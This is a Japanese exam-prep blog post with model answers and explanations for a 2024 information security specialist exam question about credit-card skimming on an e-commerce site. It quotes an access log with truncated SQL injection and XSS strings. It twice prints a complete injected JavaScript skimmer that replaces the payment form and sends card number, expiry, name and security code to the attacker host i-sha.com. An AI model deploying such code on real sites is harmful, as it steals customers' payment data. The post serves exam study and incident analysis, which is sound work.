
# 【解答例＆解説】令和6年度 秋期 情報処理安全確保支援士試験 午後 問３

まさ@情報処理技術者試験研究家
2024年11月22日 12:32

情報処理安全確保支援士試験の、解答例とオリジナル解説を公開します。
あくまでも解答例ですので、正解はIPAのサイト（2024年12月24日正午公開）で確認してくださいね。
この記事の最終更新日は、2024年11月22日です。
皆さまの解答例、ご意見も参考にしたいので、コメントお待ちしております。

**目次**

設問2（２）値

すべて表示


# ■解答例

設問１　a　5
設問１　b　クロスサイトスクリプティング
設問１　c　格納
設問１　d　2
設問１　e　SQLインジェクション
設問2（１）（解説部に図示）
設問2（２）パラメータ名　order［Payment］
設問2（２）値　1
設問2（３）入力されたカード番号、有効期限、名義、セキュリティコードの情報をURLクエリのパラメータに設定し、GETリクエストで攻撃者サーバ（i-sha.com）へ送信する。
設問3（１）攻撃者サーバのアクセスログに記録されているURLクエリのパラメータからクレジット情報を取得する。
設問3（２）f　配送先・支払方法選択画面へアクセスしたアカウント名

# ■解説

## 設問１　a

解答：5
解説：知識問題
表２の不審と思われるログの中から攻撃の痕跡を答える問題です。
問題文の「クレジットカードが2回表示される」や「偽フォームの表示」を行う攻撃は「クロスサイトスクリプティング」ですね。これは覚えておきましょう。


〔利用者からの問合せ〕
6月11日から12日にかけて，複数の利用者から，クレジットカード情報を入力する画面が2回表示されるという問合せ，及び支払方法が勝手にクレジットカード決済になってしまうという問合せがあった。J社ECサイト担当者のGさんは，偽のクレジ

－ 23 －

ットカード情報入力フォーム（以下，偽フォームという）が表示された可能性があると考え，上司のRさんに報告した上で，Webサーバの6月11日のアクセスログに不審な点がないかどうかを確認した。Webサーバの6月11日のアクセスログのうち，不審と思われるアクセスを抽出したものを表2に示す。

クロスサイトスクリプティング攻撃は、Webサイトの入力フォームに実行可能な文字列を入力し、悪意のある操作を実行させる攻撃です。例えば＜script＞～＜/script＞という文字列がフォームに入力された場合に、利用者が画面に表示されているボタンをクリックするとJavaScriptなどのスクリプトが実行されます。
表２の中では、＜script＞文字列のある行番号 5 が該当します。


表２　Web サーバのアクセスログ

| 行番号 | メソッド | リクエスト URI | ステータスコード |
|---|---|---|---|
| 1 | GET | /products/list?page=4&category_id=1 | 200 |
| 2 | GET | /login?id=hoge&pw='UNION select 1 FROM… | 200 |
| 3 | POST | /mypage/userinfo | 200 |
| 4 | POST | /mypage/change | 200 |
| 5 | GET | /cart?add="><script>document.getElementById(… | 200 |
| 6 | GET | /products/list?category=green's sofa | 200 |
| 7 | PUT | /shopping | 405 |
| 8 | GET | /cart | 200 |
| 9 | POST | /payment | 200 |
| 10 | PUT | /ec-j/layout/js/customize.js | 204 |


注記１　アクセス日時，User-Agent，リファラなどは省略している。
注記２　リクエスト URI 中の“…”は省略を表す。
注記３　リクエスト URI は，URL デコード済みである。

## 設問１　b

解答：クロスサイトスクリプティング
解説：知識問題
設問１ a の解説を参照してください。
クロスサイトスクリプティング攻撃の概要説明をIPAページから引用します。




IPA 独立行政法人 情報処理推進機能
安全なウェブサイトの作り方 - 1.5 クロスサイト・スクリプティング
https://www.ipa.go.jp/security/vuln/websecurity/cross-site-scripting.html





IPA 独立行政法人 情報処理推進機能
安全なウェブサイトの作り方 - 1.5 クロスサイト・スクリプティングhttps://www.ipa.go.jp/security/vuln/websecurity/cross-site-scripting.html


「本物サイトの上に偽のページが表示される」が出題されている攻撃ですね。

## 設問１　c

解答：格納
解説：知識問題
クロスサイトスクリプティングの型についての知識問題です。
ヒントは、「1回の攻撃で多数の利用者に対して偽フォームの表示が可能」ですね。クロスサイトスクリプティングには、「格納型」と「反射型」の大きく２つの型あります。
「1回の攻撃で多数の利用者に対して偽フォームの表示が可能」なのは、「格納型」です。
・脆弱性サイトのみを攻撃する←「1回の攻撃」
・アクセスするたびにスクリプトが実行←「多数の利用者に対して偽フォームの表示が可能」




IPA 独立行政法人 セキュリティセンター
AppGoatを利用した集合教育補助資料 - クロスサイトスクリプティング編 -
https://www.ipa.go.jp/security/vuln/appgoat/ug65p900000198gm-att/000062612.pdf





IPA 独立行政法人 セキュリティセンター
AppGoatを利用した集合教育補助資料 - クロスサイトスクリプティング編 -https://www.ipa.go.jp/security/vuln/appgoat/ug65p900000198gm-att/000062612.pdf

## 設問１　d

解答：2
解説：知識問題
表2について、もう一つの脆弱性に関する問題です。ヒントはGさんの「DBサーバに格納している～」ですね。


R さん ：それとは別に，表2の［　d　］行目は［　e　］脆弱性を狙った攻撃の痕跡だと思うが，仮にその脆弱性が存在した場合に，偽フォームの表示は可能なのか。
G さん ：Web アプリ P が，DB サーバに格納している情報を基に Web ページを動的に生成していれば可能かもしれません。

Webサイトの脆弱性でDBサーバに関するものと言えば「SQLインジェクション」です。Webサイトの脆弱性は、試験によく出題されるため覚えておきましょう。




IPA 独立行政法人 情報処理推進機能
安全な ウェブサイトの 作り方 改訂第７版
https://www.ipa.go.jp/security/vuln/websecurity/ug65p900000196e2-att/000017316.pdf

SQLインジェクションの説明を引用します。




IPA 独立行政法人 情報処理推進機能
安全なウェブサイトの作り方 - 1.1 SQLインジェクション
https://www.ipa.go.jp/security/vuln/websecurity/sql.html


表２の中で、SQLインジェクションに関するキーワードとして「UNION select」が有ります。項番２ですね。
複数のSELECT文の結果を統合する演算子であるUNION演算子を攻撃者が悪用することで、任意のデータベースの内容が流出する可能性があります。UNIONインジェクションとよばれます。

## 設問１　e

解答：SQLインジェクション
解説：知識問題
設問１　dの解説を参照お願いします。

## 設問2（１）

解答：




解説：問題文のヒントから考える問題
下線①について書換え後の画面全体を図示する問題です。図示で解答は珍しいですね。

時的に変更する際に利用するものである。①配送先・支払方法選択画面でファイル K が読み込まれており，HTML の一部が書き換えられていた。この書換えによって，②

ファイルKを読み込むことによって、「配送先・支払方法選択画面」がどのように書き換えられたか解答します。どのように書き換えられていたのか〔利用者からの問い合わせ〕での問合せ内容を確認します。


〔利用者からの問合せ〕
6 月 11 日から 12 日にかけて，複数の利用者から，クレジットカード情報を入力する画面が 2 回表示されるという問合せ，及び支払方法が勝手にクレジットカード決済になってしまうという問合せがあった。J 社 EC サイト担当者の G さんは，偽のクレジ

次にファイルKの内容を確認します。

```
1:  if (location.pathname == '/shopping'){
2:    let elem = document.querySelector("#shopping-form > div > div > div.order_payment
    > div.radio");
3:    elem.innerHTML='<p>カード番号<input type="text" id="get_number" /></p><p>有効期
    限<input type="text" id="get_exp_month" />月/<input type="text" id="get_exp_year"
    />年</p><p>名義<input type="text" id="get_name" /></p><p>セキュリティコード<inpu
    t type="text" id="get_code" /></p><input type="hidden" name="order[Payment]" valu
    e="1" />';
4:    let form = document.getElementById('shopping-form');
5:    form.addEventListener('submit', function() {
6:      const req = new XMLHttpRequest();
7:      let number = document.getElementById('get_number').value;
8:      let exp_month = document.getElementById('get_exp_month').value;
9:      let exp_year = document.getElementById('get_exp_year').value;
10:     let name = document.getElementById('get_name').value;
11:     let code = document.getElementById('get_code').value;
12:     let url = 'https://i-sha.com/?num=' + number + '&exp=' + exp_month + '%2F' +
    exp_year + '&name=' + name + '&code=' + code;
13:     req.open("GET", url);
14:     req.send();
15:   });
16: }
```

図２　整形後のファイルK

問合せ内容とファイルKの内容より、配送先・支払い方法選択画面にクレジットカード決済のみが表示される下記画面が解答と考えられます。




## 設問2（２）パラメータ名

解答：order［Payment］
解説：問題文から抜粋問題

下線②の「支払い方法がクレジットカード決済に固定されていた」に関する問題です。

時的に変更する際に利用するものである。①配送先・支払方法選択画面でファイル K が読み込まれており，HTML の一部が書き換えられていた。この書換えによって，②配送先・支払方法選択画面から支払手続画面への画面遷移の処理で利用しているパラメータの値が変更され，支払方法がクレジットカード決済に固定されていた。ファイル K を整形したものを図 2 に，配送先・支払方法選択画面の HTML ソースを図 3 に示す。

図３のHTMLソースを確認します。

```
（省略）
<form id="shopping-form" method="post" action="/payment">
<div class="order">
<div class="order_detail">
（省略）
<div class="order_payment">
<div><h2>お支払方法</h2></div>
<div class="radio">
<input type="radio" id="Payment_1" name="order[Payment]" required data-trigger="change"
value="1" checked />
<label for="Payment_1"><span>クレジットカード決済</span></label>
<input type="radio" id="Payment_2" name="order[Payment]" required data-trigger="change"
value="2" />
<label for="Payment_2"><span>銀行振込</span></label>
</div>
（省略）
<button type="submit" class="blockBtn">次へ</button>
</form>
（省略）
    <script src="/ec-j/layout/js/customize.js"></script>
</body>
</html>
```

注記　CSRF 対策のトークンの記述は省略している。

図３　配送先・支払方法選択画面の HTML ソース

「クレジットカード決済」と「銀行振込」の区別については、
Payment_1が「クレジットカード決済」でPayment_2が「銀行振込」だということがわかります。
Payment_1「クレジットカード決済」のパラメータ名は、
name=に記載の「order［Payment］」。値は、Value＝に記載の「1」です。
Payment_2「銀行振込」のパラメータ名は、
name=に記載の「order［Payment］」。値は、Value＝に記載の「2」です。

パラメータ名は、「order［Payment］」、値は「1」が解答となります。

## 設問2（２）値

解答：1
解説：問題文から抜粋問題
設問（２）パラメータの解説を参照してください。

## 設問2（３）

解答：入力されたカード番号、有効期限、名義、セキュリティコードの
　　情報をURLクエリのパラメータに設定し、GETリクエストで攻撃者
　　サーバ（i-sha.com）へ送信する。
解説：知識問題
図２を確認します。


```
1:  if (location.pathname == '/shopping'){
2:    let elem = document.querySelector("#shopping-form > div > div > div.order_payment
    > div.radio");
3:    elem.innerHTML='<p>カード番号<input type="text" id="get_number" /></p><p>有効期
    限<input type="text" id="get_exp_month" />月/<input type="text" id="get_exp_year"
     />年</p><p>名義<input type="text" id="get_name" /></p><p>セキュリティコード<inpu
    t type="text" id="get_code" /></p><input type="hidden" name="order[Payment]" valu
    e="1" />';
4:    let form = document.getElementById('shopping-form');
5:    form.addEventListener('submit', function() {
6:      const req = new XMLHttpRequest();
7:      let number = document.getElementById('get_number').value;
8:      let exp_month = document.getElementById('get_exp_month').value;
9:      let exp_year = document.getElementById('get_exp_year').value;
10:     let name = document.getElementById('get_name').value;
11:     let code = document.getElementById('get_code').value;
12:     let url = 'https://i-sha.com/?num=' + number + '&exp=' + exp_month + '%2F' +
    exp_year + '&name=' + name + '&code=' + code;
13:     req.open("GET", url);
14:     req.send();
15:   });
16: }
```

図２　整形後のファイルK

上記内容より、「入力されたカード番号、有効期限、名義、セキュリティコードの情報をURLクエリのパラメータに設定し、GETリクエストで攻撃者サーバ（i-sha.com）へ送信する。」などが解答となります。・

## 設問3（１）

解答：攻撃者サーバのアクセスログに記録されているURLクエリの
　　パラメータからクレジット情報を取得する。
解説：問題文のヒントから考える問題
下線③について、攻撃者のWebサーバでクレジット情報を取得する方法を答える問題です。


G さん：③利用者が改ざんされた画面に入力して，クレジットカード情報が送信されてしまったときに，攻撃者の Web サーバで Web アプリケーションプログラムを用意していなくても，攻撃者は利用者の入力したクレジットカード情報を取得する方法があります。クレジットカード情報は盗まれたと判断すべきです。

攻撃者のWebサーバへのクレジット情報などの送信については、設問２（３）の解答に登場していました。設問２（３）ではクレジット情報をURLクエリのパラメータに設定し攻撃者サーバへ送信していたため、URLクエリのパラメータからクレジット情報を取得することが可能です。
したがって、「攻撃者サーバのアクセスログに記録されているURLクエリのパラメータからクレジット情報を取得する。」などが解答になります。


## 設問3（２）f

解答：配送先・支払方法選択画面へアクセスしたアカウント名
解説：問題文から抜粋問題

被害者候補を抽出する方法についての問題です。


Gさん：V社の報告から，customize.jsの置換えの影響のあった期間は6月11日13時12分から6月16日9時00分と考えられます。攻撃者のWebサーバにクレジットカード情報を送信する直前までの操作をした利用者を被害者候補として特定するために，その期間のアプリケーションログから［ f ］を抽出したいと思います。

［Ｆ］直前に「アプリケーションログから」のヒントが有ります。この場合アプリケーションログに関する説明を必ず探しましょう。
また、クレジットカード情報を送信した利用者ではなく、送信する**直前までの操作**をした利用者を対象とすることに注意が必要です。


〔J社ECサイトの構成〕
J社ECサイトは，Webアプリケーションプログラム（以下，J社ECサイトのWebアプリケーションプログラムをWebアプリPという），Webサーバ及びDBサーバで構成されている。J社はWebアプリPの開発及び保守，並びにWebサーバ及びDBサーバの構築，管理及び保守をV社に委託している。WebアプリPのアプリケーションログには，アクセス日時，画面名，アカウント名，アクセス元IPアドレスなどが記録される。

アプリケーションログの情報より「配送先・支払方法選択画面へアクセスしたアカウント名」などが解答となります。

最後までお読みいただきありがとうございました。
ご意見、ご質問、間違いの指摘などあれば、遠慮なくコメントお願いします。皆さんのコメントをお待ちしております。
少しでも皆さんの勉強の参考になれば幸いです。
～ 仲間がいれば、勉強は楽しい！ ～

# ■更新履歴

2024/10/13(日)　試験日
2024/11/22(金)　作成・公開